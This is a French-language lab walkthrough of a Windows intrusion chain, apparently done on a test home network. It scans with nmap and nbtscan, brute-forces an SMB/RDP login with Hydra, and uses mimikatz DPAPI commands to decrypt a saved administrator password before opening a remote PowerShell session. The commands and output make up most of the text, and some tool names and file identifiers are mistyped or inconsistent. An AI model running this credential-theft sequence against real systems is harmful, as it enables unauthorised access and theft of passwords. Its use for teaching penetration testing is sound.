

Attaque partage SMB + casser les crédits sur Windows

Tout d'abord sur la machine attaquante je réalise un scan sur la machine cliente avec

`nmap -sS « ip machine »`

```
File Actions Edit View Help
(root@kali)~[~]
# nmap -sS 192.168.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-09 22:26 UTC
Nmap scan report for desktop-actil22.home (192.168.1.22)
Host is up (0.0054s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 08:04:0C:98:D9:C4 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
(root@kali)~[~]
```


Nous pouvons que le port 3389 est ouvert

Je fais donc un `nbtsan « ip machine »` qui me donnera le nom de la machine


```
(root@kali)~[~]
# nbtsan 192.168.1.22
Doing NBT name scan for addresses from 192.168.1.22

IP address  NetBIOS Name  Server  User  MAC address
-----
192.168.1.22  DESKTOP-ACTIL22  <server>  <unknown>  08:00:27:41:08:7e
```


Ensuite nous allons utiliser le logiciel hydra qui existe en interface graphique nous allons renseigner l'ip de notre victime et le protocole sur lequel nous allons faire l'attaque




Ainsi que les différentes Word List téléchargées



Ensuite nous démarrons l'attaque dans l'onglet « start » nous pouvons voir que hydra fait une attaque par dictionnaire en testant tous les mots de passe sur le login compta.




On peut voir qu'il fini par trouver le mot de passe mais continu a tester les mots de passe.




Donc le login est « compta » avec comme mot de passe « complexpassword »

La première étape est réalisée maintenant nous pouvons nous connecter à la machine et voir ce qu'elle réserve.

Nous avons donc accès au partage smb



De plus le bureau à distance est configuré dessus nous pouvons voir que dans les credentials windows un Utilisateur « Administrateur » et son mot de passe est enregistré.



Nous allons donc casser le mot de passe des credentials car il n'est pas visible par l'utilisateur. Nous allons pour cela utiliser le logiciel mimikatz.

Mimikatz est un outil permettant d'effectuer diverses actions sur un système Windows : injection de bibliothèques, manipulation de processus, extraction de hashes et de mots de passe notamment.

Dans le dossier credentials en powershell nous pouvons voir un nom c'est ce nom qui va nous intéresser.

```
PS C:\Windows\system32> cd C:\Users\Compta\AppData\Roaming\Microsoft\Credentials
PS C:\Users\Compta\AppData\Roaming\Microsoft\Credentials> dir -h

Répertoire : C:\Users\Compta\AppData\Roaming\Microsoft\Credentials

Mode                LastWriteTime         Length Name
----                -
-a-hs-            09/04/2022    16:06           512 D4F8DC9011C296DA7DC78A123CA2A244
```

Ensuite nous allons lancer mimikatz

```
PS C:\Users\Compta\AppData\Roaming\Microsoft\Credentials> C:\Users\Compta\Desktop\mimikatz\x64\mimikatz.exe
```

Puis nous allons augmenter nos privilèges avec la commande « `privilege ::debug` »

```
mimikatz # privilege::debug
Privilege '20' OK
```

Ensuite nous allons taper la commande suivante donc le chemin suivi du nom du dossier ou se trouve les credentials.

```
minikatz # dpapi::cred /in:"C:\Users\Compta\AppData\Roaming\Microsoft\Credentials\D4F8DC9011C296DA7DCFA123CA2A244"
```

Cela nous permet de récupérer le GUIDmasterkey

```
minikatz # dpapi::cred /in:"C:\Users\Compta\AppData\Roaming\Microsoft\Credentials\D4F8DC9011C296DA7DCFA123CA2A244"
**BLOB**
dwVersion      : 00000001 - 1
guidProvider   : {cf9c8c0b-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVer : 00000001 - 1
guidMasterKey   : {b80bc9de-33dc-472d-a8cd-8893ac134d8c}
dwFlags        : 20000000 - 536870912 (system ; )
dwDescriptionLen : 00000050 - 80
szDescription   : Données d'identification d'entreprise
algCrypt       : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen  : 00000100 - 256
dwSaltLen      : 00000010 - 16
```

Ensuite dans le répertoire protect on récupère comme auparavant un om je précise que ce sont des fichiers cachés non visibles dans l'explorateur de fichiers même en affichant les fichiers cachés

```

Répertoire : C:\Users\Compta\AppData\Roaming\Microsoft\Protect\S-1-5-21-2879052902-3497433632-419125405-1001

Mode                LastWriteTime         Length Name
----                -
-a-hs-             09/04/2022    20:53           468 b80bc9de-33dc-472d-a8cd-8893ac134d8c
-a-hs-             09/04/2022    15:33            24 Preferred

PS C:\Users\Compta\AppData\Roaming\Microsoft\Protect\S-1-5-21-2879052902-3497433632-419125405-1001>
```

En tapant la commande suivante avec le protect name et le guid master key et en résignant le mdp de la session précédemment cassée nous obtenons la key

```
minikatz # dpapi::masterkey /in:"C:\Users\Compta\AppData\Roaming\Microsoft\Protect\S-1-5-21-2879052902-3497433632-419125405-1001 /password:"complexpassword"
**MASTERKEYS**
dwVersion      : 00000002 - 2
szGuid         : {b80bc9de-33dc-472d-a8cd-8893ac134d8c}
dwFlags        : 00000005 - 5
dwMasterKeyLen : 00000000 - 176
dwBackupKeyLen : 00000000 - 144
dwCredHistLen  : 00000014 - 20
dwDomainKeyLen : 00000000 - 0
[masterkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 30f6337da7ef9abb5e7ff8583a46271f
rounds         : 00001f40 - 8000
algHash        : 0000000e - 32768 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbKey         : 9994110f1b1f1c6dc5415f954d588c1d1394d9c1b2fec81b0a4974103b5b01aa3a4c393a579a710
043cce5155ff16a22117dca158f351a7c6e06cdad84e31650f747442f4065509500bf16016cfd5c5f2eba045505857e573088

[backupkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 900d0c7c3711318dab0519e660cddcc9
rounds         : 00001f40 - 8000
algHash        : 0000000e - 32768 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbKey         : f8be08dd8be7141f77be8cb255e34d644200ec5d2840c1e74ce38a4a4b8bfd54fd715ae670e8941
ffe26508028c8fd6be3478117719b173215b6076a5d4e2557003714e375a534

[credhist]
**CREDHIST INFO**
dwVersion      : 00000003 - 3
guid           : {241007d5-2407-43fe-b1cb-d40dc02eedc7}

[masterkey1 with password: complexpassword (normal user)]
key : 8657f26cd026ed742b0819c1bd397a99afa94c2e46e6303b81fff63f4a7c746331001bc4280b4cd62ebf143312a48
sha1 : ade27a09e67ea8c990bd62336655cbde2def27fc
```


Ensuite avec la commande avec le nom credential suivi de la key

```
minikatz # dpapi:cred /In:"C:\Users\Compta\AppData\Roaming\Microsoft\Credentials\D4F8DC9011C296DA7DC6331001bc4280b4cd62ebf143312a48cb71883274e2be1576f02e923bc957caddb4"
```

Nous finissons par trouver le mot de passe « [Projet2020](#) »

```
**BLOB**
dwVersion      : 00000001 - 1
guidProvider   : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey   : {b80bc9de-33dc-472d-a8cd-8893ac134d8c}
dwFlags        : 20000000 - 536870912 (system ; )
dwDescriptionLen : 00000050 - 80
szDescription   : Données d'identification d'entreprise

algCrypt       : 00000010 - 26128 (CALG_AES_256)
dwAlgCryptLen  : 00000100 - 256
dwSaltLen      : 00000020 - 32
pbSalt         : 6e9ae1dede942592b7ddae2166e931799236e9786cd541a110ff59fcfe2
dwHmacKeyLen   : 00000000 - 0
pbHmacKey      :
algHash        : 0000000e - 32768 (CALG_SHA_512)
dwAlgHashLen   : 00000200 - 512
dwHmac2KeyLen  : 00000020 - 32
pbHmac2Key     : 13d28362124f1294f38d293e4f3015dfa2f5f87ca078d108b488bc21f12ab
dwDataLen      : 000000d0 - 208
pbData         : b3e0268d7c46dc8c25a16f870cb286a79040fbf58854b29b3c31e2b0e2aca
ed9f08f88389bc5a09a0c2d20f04e8708a5e80343b81d9789341c4571cbecc0cf5902d13c9888e1f65ab
bc36d2f8969f15bbdec671e358059dd04d62f2556c8ec3c658036d59283170a3920b4b
dwSignLen      : 00000040 - 64
pbSign         : 334a4eaa805f0d40f2a7de47ccc33195cef382392d5841704addac4f4cb31

Decrypting Credential:
* volatile cache: GUID:{b80bc9de-33dc-472d-a8cd-8893ac134d8c};KeyHash:ede27a09e67ea
**CREDENTIAL**
credFlags      : 00000030 - 48
credSize       : 000000c0 - 192
credUnk0       : 00000000 - 0

Type           : 00000002 - 2 - domain_password
Flags          : 00000000 - 0
LastWritten    : 09/04/2022 14:06:09
unkFlagsOrSize : 00000010 - 24
Persist        : 00000003 - 3 - enterprise
AttributeCount : 00000000 - 0
unk0           : 00000000 - 0
unk1           : 00000000 - 0
TargetName     : Domain:target=192.168.1.20
UnkData        : (null)
Comment        : SspiPfc
TargetBlob     : (null)
UserName       : Administrateur
CredentialBlob  : Projet2020
Attributes     : 0

minikatz #
```

Connexion en shell au serveur :

Enter-PSSession -ComputerName « ipserveur » -Credential Administrateur

Cela nous ouvre une pop-up il faudra juste renseigner le mot de passe admin précédemment récupérer session shell avec le compte administrateur.